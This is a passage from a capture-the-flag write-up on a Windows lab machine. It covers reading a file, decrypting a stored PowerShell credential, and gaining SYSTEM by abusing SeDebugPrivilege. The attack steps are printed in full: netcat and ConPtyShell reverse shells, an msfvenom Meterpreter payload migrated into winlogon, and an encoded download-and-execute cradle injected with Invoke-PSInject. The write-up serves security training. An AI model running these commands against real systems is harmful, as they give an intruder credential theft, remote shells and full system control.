
3. Full Path:
The app does not prepend anything to filePath, so I can simply provide the full path and read C:\Windows\System32\drivers\etc\hosts for example:

Apart from this, there’s nothing much to find in the web folder.
PSCredentials:
There’s an XML file found in the user’s documents folder:
C:\users\sfitz\documents> dir Directory: C:\users\sfitz\documents Mode LastWriteTime Length Name ---- ------------- ------ ---- -a---- 12/25/2023 2:26 PM 1838 connection.xml
It seems to contain encrypted credentials for alaading.
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc88000000000200000000001066000000010000200000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
PSCredential is a PowerShell class for managing credentials, and can be passed to other cmdlets and functions as an object. The password itself is encrypted in memory as a SecureString.
The user probably exported the PSCredential object into an XML file using Export-Clixml, and according to this post, the password can also be decrypted with a few PowerShell commands.
PS C:\users\sfitz\documents> $user = "alaading" PS C:\users\sfitz\documents> $pass = "01000000d08c9ddf0115d1118c7a00c04fc297eb01000..SNIP.." | ConvertTo-SecureString PS C:\users\sfitz\documents> $cred = New-Object System.Management.Automation.PSCredential($user, $pass) PS C:\users\sfitz\documents> $cred.GetNetworkCredential() | fl UserName : alaading Password : f8gQ8fynP44ek1m3 SecurePassword : System.Security.SecureString Domain :
With the password, I can spawn a shell session as alaading using RunasCs.
C:\users\sfitz\desktop> curl http://10.10.14.5:8000/RunasCs.exe -o RunasCs.exe C:\users\sfitz\desktop> .\RunasCs.exe -h RunasCs v1.5 - @splinter_code Usage: RunasCs.exe username password cmd [-d domain] [-f create_process_function] [-l logon_type] [-r host:port] [-t process_timeout] [--force-profile] [--bypass-uac] [--remote-impersonation] Description: RunasCs is an utility to run specific processes under a different user account by specifying explicit credentials. In contrast to the default runas.exe command it supports different logon types and CreateProcess* functions to be used, depending on your current permissions. Furthermore it allows input/output redirection (even to remote hosts) and you can specify the password directly on the command line. Positional arguments: username username of the user password password of the user cmd commandline for the process Optional arguments: -d, --domain domain domain of the user, if in a domain. Default: "" -f, --function create_process_function CreateProcess function to use. When not specified RunasCs determines an appropriate CreateProcess function automatically according to your privileges. 0 - CreateProcessAsUserW 1 - CreateProcessWithTokenW 2 - CreateProcessWithLogonW -l, --logon-type logon_type the logon type for the token of the new process. Default: "2" - Interactive -t, --timeout process_timeout the waiting time (in ms) for the created process. This will halt RunasCs until the spawned process ends and sent the output back to the caller. If you set 0 no output will be retrieved and a background process will be created. Default: "120000" -r, --remote host:port redirect stdin, stdout and stderr to a remote host. Using this option sets the process_timeout to 0. -p, --force-profile force the creation of the user profile on the machine. This will ensure the process will have the environment variables correctly set. WARNING: If non-existent, it creates the user profile directory in the C:\Users folder. -b, --bypass-uac try a UAC bypass to spawn a process without token limitations (not filtered). -i, --remote-impersonation spawn a new process and assign the token of the logged on user to the main thread. Examples: Run a command as a local user RunasCs.exe user1 password1 "cmd /c whoami /all" Run a command as a domain user and logon type as NetworkCleartext (8) RunasCs.exe user1 password1 "cmd /c whoami /all" -d domain -l 8 Run a background process as a local user, RunasCs.exe user1 password1 "C:\tmp\nc.exe 10.10.10.10 4444 -e cmd.exe" -t 0 Redirect stdin, stdout and stderr of the specified command to a remote host RunasCs.exe user1 password1 cmd.exe -r 10.10.10.10:4444 Run a command simulating the /netonly flag of runas.exe RunasCs.exe user1 password1 "cmd /c whoami /all" -l 9 Run a command as an Administrator bypassing UAC RunasCs.exe adm1 password1 "cmd /c whoami /priv" --bypass-uac Run a command as an Administrator through remote impersonation RunasCs.exe adm1 password1 "cmd /c echo admin > C:\Windows\admin" -l 8 --remote-impersonation
I’ll use the uploaded nc binary once again. Also I’ll use -t 0 for a background process so that I keep my current shell.
C:\users\sfitz\desktop> icacls c:\windows\temp\nc64.exe /grant Everyone:F processed file: c:\windows\temp\nc64.exe Successfully processed 1 files; Failed processing 0 files C:\users\sfitz\desktop> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 "cmd /c c:\\windows\\temp\\nc64.exe 10.10.14.5 8001 -e cmd" -t 0 [+] Running in session 0 with process function CreateProcessWithLogonW() [+] Using Station\Desktop: Service-0x0-a4676$\Default [+] Async process 'C:\Windows\system32\cmd.exe /c c:\\windows\\temp\\nc64.exe 10.10.14.5 8001 -e cmd' with pid 4496 created in background.
A shell got sent back almost immediately.
┌──(ch3ng㉿localhost)-[~/machines/pov] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.5] from (UNKNOWN) [10.129.154.68] 49685 Microsoft Windows [Version 10.0.17763.5329] (c) 2018 Microsoft Corporation. All rights reserved. C:\windows\system32> whoami pov\alaading
User Flag:
C:\users\alaading\desktop> type user.txt 4a0f83e1************************
Escalation from alaading:
User Privileges:
C:\users\alaading\desktop> whoami /priv PRIVILEGES INFORMATION ---------------------- Privilege Name Description State ============================= ============================== ======== SeDebugPrivilege Debug programs Disabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeDebugPrivilege immediately catches my eyes. Users with this privilege can debug other processes, including the ability to read into memory and inject commands. We can abuse these privileges to takeover SYSTEM processes such as winlogon.exe or lsass.exe, which enables us to access sensitive data or even gain a SYSTEM shell. HackTricks have a page about this.
The privilege is currently disabled though, but there’s multiple ways to re-enable it.
1. EnableAllTokenPrivs.ps1
Also mentioned in the HackTricks post above, there’s a PowerShell script EnableAllTokenPrivs.ps1 that re-enables every privileges we have.
PS C:\users\alaading\desktop> .\EnableAllTokenPrivs.ps1 PS C:\users\alaading\desktop> whoami /priv PRIVILEGES INFORMATION ---------------------- Privilege Name Description State ============================= ============================== ======= SeDebugPrivilege Debug programs Enabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
2. ConPtyShell.exe
ConPtyShell is a fully-interactive Windows reverse shell. Although a bit slow, it is more stable, and provides several additional features such as syntax highlighting and PTY support. Most importantly, it automatically enables most privileges the user has.
I’ll first set up the listener with the following command:
$ stty raw echo; (stty size; cat) | nc -lvnp 8001
Then from sfitz’s shell, I’ll downlowd the ConPtyShell binary and background run it with RunasCs:
C:\users\sfitz\desktop> curl http://10.10.14.5:8000/ConPtyShell.exe -o c:\windows\temp\ConPtyShell.exe C:\users\sfitz\desktop> icacls c:\windows\temp\ConPtyShell.exe /grant Everyone:F processed file: c:\windows\temp\ConPtyShell.exe Successfully processed 1 files; Failed processing 0 files C:\users\sfitz\desktop> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 "cmd /c C:\windows\temp\ConPtyShell.exe 10.10.14.5 8001" -t 0 [+] Running in session 0 with process function CreateProcessWithLogonW() [+] Using Station\Desktop: Service-0x0-a4676$\Default [+] Async process 'C:\Windows\system32\cmd.exe /c C:\windows\temp\ConPtyShell.exe 10.10.14.5 8001' with pid 1172 created in background.
It also sends back a shell with SeDebugPrivilege enabled.

For some reasons the last privilege did not get enabled, but it doesn’t matter in this case.
SeDebugPrivilege Abuse:
With SeDebugPrivilege now enabled, I can takeover SYSTEM processes for escalation. I’ll target winlogon.exe here, and grabbed its PID with the tasklist command:
C:\users\alaading\desktop> tasklist /svc Image Name PID Services ========================= ======== ============================================ System Idle Process 0 N/A System 4 N/A Registry 88 N/A smss.exe 296 N/A csrss.exe 376 N/A csrss.exe 480 N/A wininit.exe 496 N/A winlogon.exe 544 N/A services.exe 620 N/A lsass.exe 640 KeyIso, SamSs svchost.exe 756 PlugPlay ..SNIP..
From here, there’s multiple ways to do the exploit.
1. Metasploit
Perhaps the easiest way to do this is with Meterpreter, as it has a migrate function that automatically gets me a SYSTEM shell. First, I’ll use msfvenom to create a reverse Meterpreter shell payload in EXE:
┌──(ch3ng㉿localhost)-[~/machines/pov] └─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8001 -f exe -o meterpreter.exe [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x64 from the payload No encoder specified, outputting raw payload Payload size: 510 bytes Final size of exe file: 7168 bytes Saved as: meterpreter.exe
Then configure the Metasploit listener:
┌──(ch3ng㉿localhost)-[~/machines/pov] └─$ msfconsole -q msf6 > use exploit/multi/handler [*] Using configured payload generic/shell_reverse_tcp msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp payload => windows/x64/meterpreter/reverse_tcp msf6 exploit(multi/handler) > set lhost tun0 lhost => tun0 msf6 exploit(multi/handler) > set lport 8001 lport => 8001 msf6 exploit(multi/handler) > run [*] Started reverse TCP handler on 10.10.14.5:8001
And finally upload and run the executable as a background job:
PS C:\users\alaading\desktop> Start-Job -ScriptBlock {c:\users\alaading\desktop\meterpreter.exe} Id Name PSJobTypeName State HasMoreData Location Command -- ---- ------------- ----- ----------- -------- ------- 5 Job5 BackgroundJob Running True localhost c:\users\alaading\desk...
It successfully sends back a Meterpreter shell session.
[*] Started reverse TCP handler on 10.10.14.5:8001
[*] Sending stage (200774 bytes) to 10.129.154.68
[*] Meterpreter session 1 opened (10.10.14.5:8001 -> 10.129.154.68:49692) at 2024-02-09 20:43:37 +1030
The final step is to simply provide the PID of winlogon.exe, and the migrate function would takeover the process, resulting in a SYSTEM shell.
meterpreter > migrate 544 [*] Migrating from 2216 to 544... [*] Migration completed successfully. meterpreter > shell Process 3980 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.5329] (c) 2018 Microsoft Corporation. All rights reserved. C:\windows\system32> whoami nt authority\system
2. Public Exploits
Exploiting this manually is a bit more tricky, as a few of the public tools just refused to work on this box. I tried psgetsys.ps1 and PrivFu’s SeDebugPrivilegePoC, but both resulted in failures. The best I achieved is to get it to connect back to my listener, but the shell died immediately after the connection.
Eventually I came across PSInject, which, as the name implies, injects PowerShell commands into targeted processes. I’ll download the script and import the module:
PS C:\users\alaading\desktop> curl http://10.10.14.5:8000/Invoke-PSInject.ps1 -o Invoke-PSInject.ps1 PS C:\users\alaading\desktop> . .\Invoke-PSInject.ps1
It requires two arguments: Procid, which is the ID of the target process; and PoshCode, which is the PowerShell command encoded as a base64 string.
I’ll first encode my payload, which basically runs a remote PowerShell script hosted on my HTTP server. Since it’s a Windows system, I’ll have to convert it into UTF16 little endian before base64 encoding.
┌──(ch3ng㉿localhost)-[~/machines/pov] └─$ echo -n 'IWR http://10.10.14.5:8000/script.ps1 -UseBasicParsing | IEX' | iconv -t utf16le | base64 -w0 SQBXAFIAIABoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADUAOgA4AD..SNIP..
Then I ran Invoke-PSInject, providing the encoded PowerShell commands.
PS C:\users\alaading\desktop> Invoke-PSInject -Procid 544 -PoshCode SQBXAFIAIABoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADUAOgA4AD..SNIP..
A GET request to /script.ps1 is detected, on my webserver indicating the payload ran successfully. Nothing happened, since this script is empty at the moment.
10.129.154.68 - - [10/Feb/2024 11:08:35] "GET /script.ps1 HTTP/1.1" 200 -
For a reverse shell, I’ll setup a listener, and add the following into script.ps1.
c:\windows\temp\nc64.exe 10.10.14.5 8001 -e cmd
Running the Invoke-PSInject command above again would return me a SYSTEM shell:
┌──(ch3ng㉿localhost)-[~/machines/pov] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.5] from (UNKNOWN) [10.129.154.68] 49682 Microsoft Windows [Version 10.0.17763.5329] (c) 2018 Microsoft Corporation. All rights reserved. Not enough memory resources are available to process this command. C:\windows\system32> whoami nt authority\system
Root Flag:
C:\users\administrator\desktop> type root.txt 11dde803************************